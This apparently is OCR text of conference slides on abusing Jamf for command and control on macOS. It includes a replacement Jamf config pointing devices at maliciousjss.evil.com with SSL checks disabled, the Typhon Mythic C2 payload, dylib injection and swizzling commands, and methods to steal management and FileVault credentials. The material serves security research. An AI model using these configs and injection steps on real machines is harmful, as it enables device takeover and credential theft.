
- Triggered at startup and kept alive throughout the session

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
“http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>AbandonProcessGroup</key>
  <true/>
  <key>GroupName</key>
  <string>wheel</string>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.jamfsoftware.jamf.daemon</string>
  <key>Nice</key>
  <integer>20</integer>
  <key>ProgramArguments</key>
  <array>
    <string>/usr/local/jamf/bin/jamf</string>
    <string>launchDaemon</string>
    <string>-monitorUsage</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>UserName</key>
  <string>root</string>
  <key>WorkingDirectory</key>
  <string>/usr/local/jamf/bin</string>
</dict>
</plist>
```



Abusing Jamf for C2

Compromising the Device




Device Takeover with 1 PLIST.

Initial Access

- The Jamf Agent is controlled by the server shown in this file

Replace Jamf Config File



Malicious Package

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://
www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
   <key>jss_url</key>
   <string>http://maliciousjss.evil.com</string>
   <key>microsoftCAEnabled</key>
   <false/>
   <key>verifySSLCert</key>
   <string>never</string>
</dict>
</plist>
```

/Library/Preferences/com.jamfsoftware.jamf.plist

Introducing Typhon

- **Mythic** C2 profile
- Payload is a Jamf config file
  - com.jamfsoftware.jamf.plist
- Imitates the functionality of a Jamf server
- (Ab)uses native Jamf functionality

192.168.122.2

Global Configurations Operational Views Create Components Services Reporting Operation Chimera Docs (mythic_admin) v2.2.7

Global Payload Type and Command Information

typhon

Supported OS: macOS

Authors: @calhall

This payload is used to replace the Jamf config to hijack enrolled devices.


Number of Commands: 1

View Components


Obj-C Function Hooking 101

A brief detour…

The Why.



Inject Swizzle.dylib into Calculator.app




```
DYLD_INSERT_LIBRARIES=/tmp/Swizzle.dylib Calculator
```

A word on SIP

- **System Integrity Protection** (SIP) enforces the hardened runtime.
- The hardened runtime protects the runtime integrity of processes with it enabled. This includes;
  - Code Injection
  - DLL Hijacking
  - Process Memory Space Tampering


Reverse Engineering Calculator.app

```
/* @class LCDController */
-(void)setLCDStringValue:(void *)arg2 input:(char)arg3 {
    rcx = arg3;
    rdx = arg2;
    rbx = self;
    if (rdx != 0x0) {
            *(int8_t *)(rbx + 0xf1) = rcx;
            [*(rbx + 0xa8) setString:rdx];
            *(rbx + 0x130) = 0x0;
            [rbx showValue];
    }
    [*(rbx + 0x30) invalidateRestorableState];
    return;
```

Instantiated LCDController class

```
po [0x1003afb60 setLCDStringValue:@“123” input:1]
```

Swizzling




```
[LCDController setLCDStringValue:@“123” input:1]
```

https://nshipster.com/method-swizzling/

Swizzling

```
@selector(setLCDStringValue:input:)
```

```
struct __objc_method {
   // name
   aSetlcdstringva, ; setLCDStringValue:input:
   // signature
   aV280816c24,
   // implementation
   -[LCDController swizzle_setLCDStringValue:input:]
}
```

```
@implementation NSObject (LCDController)

{…}

-(void)swizzle_setLCDStringValue: {…}

-(void)setLCDStringValue: {…}

{…}

@end
```

```
[LCDController setLCDStringValue:@“123” input:1]
```


https://nshipster.com/method-swizzling/


Swizzling

```
-(void)swizzle_setLCDStringValue:(NSString*)arg0 input:(char)arg1  {
  NSLog(@"%@ %i\n", arg0, arg1);

  if ([arg0 isEqual:@"1337"]) {
    return [self swizzle_setLCDStringValue:@"Hello Black Hat USA" input:arg1];
  } else {
    return [self swizzle_setLCDStringValue:arg0 input:arg1];
  }
}
```

An **odd** side effect.

https://nshipster.com/method-swizzling/


rookuu — DYLD_INSERT_LIBRARIES=/tmp/CalculatorSwizzle.dylib — /System/...
~ DYLD_INSERT_LIBRARIES=/tmp/CalculatorSwizzle.dylib /System/Applications/Calculator.app/Contents/MacOS/Calculator
2021-05-27 13:11:28.670 Calculator[40291:703301] 0 0
0
AC
+/-
%
÷
7
8
9
×
4
5
6
−
1
2
3
+
0
.
=



Stealing Secrets from SIP Protected Processes

What are we after?


- Local Account Credentials
- Management Account Credentials
- Directory Binding Credentials (Think AD creds)
- EFI Password
- Distribution Point Credentials
- FileVault Recovery Keys

The Big Question

Where are they?

We broke this in 2020 @ Objective By the Sea

We will break these in this presentation.



Custom Scripts

- We spoke about this at length for our talk at Objective By The Sea 2020.
- The TLDW is; regardless if you pass secrets in parameters or in the script body it can be stolen if you're on the box.

It's us!

Custom Scripts

```
function DecryptString() {
        # Usage: ~$ DecryptString "Encrypted String" "Salt" "Passphrase"
echo "${1}" | /usr/bin/openssl enc -aes-256-cbc -d -a -salt -pbkdf2 -k "${3}"
}

# API Salted Credentials, ensure the [illegible] to reading computers
# Custom per site or server.
# See https://github.com/jamf/Encrypted-Parameters for more information

# YOU MUST pass the encrypt strings [illegible] and the  Salt and PassPhrase below
# must be altered to your values
jamfUser=$(DecryptString "${4}" "[illegible]25c2cf07d[illegible]0aagc47854a14f00414c644")
jamfPass=$(DecryptString "${5}" "[illegible]939b07dded631" "affa936dd6d39539d366852b")
```

</rant>

Introducing Device Impersonation Attacks

Setting the scene.

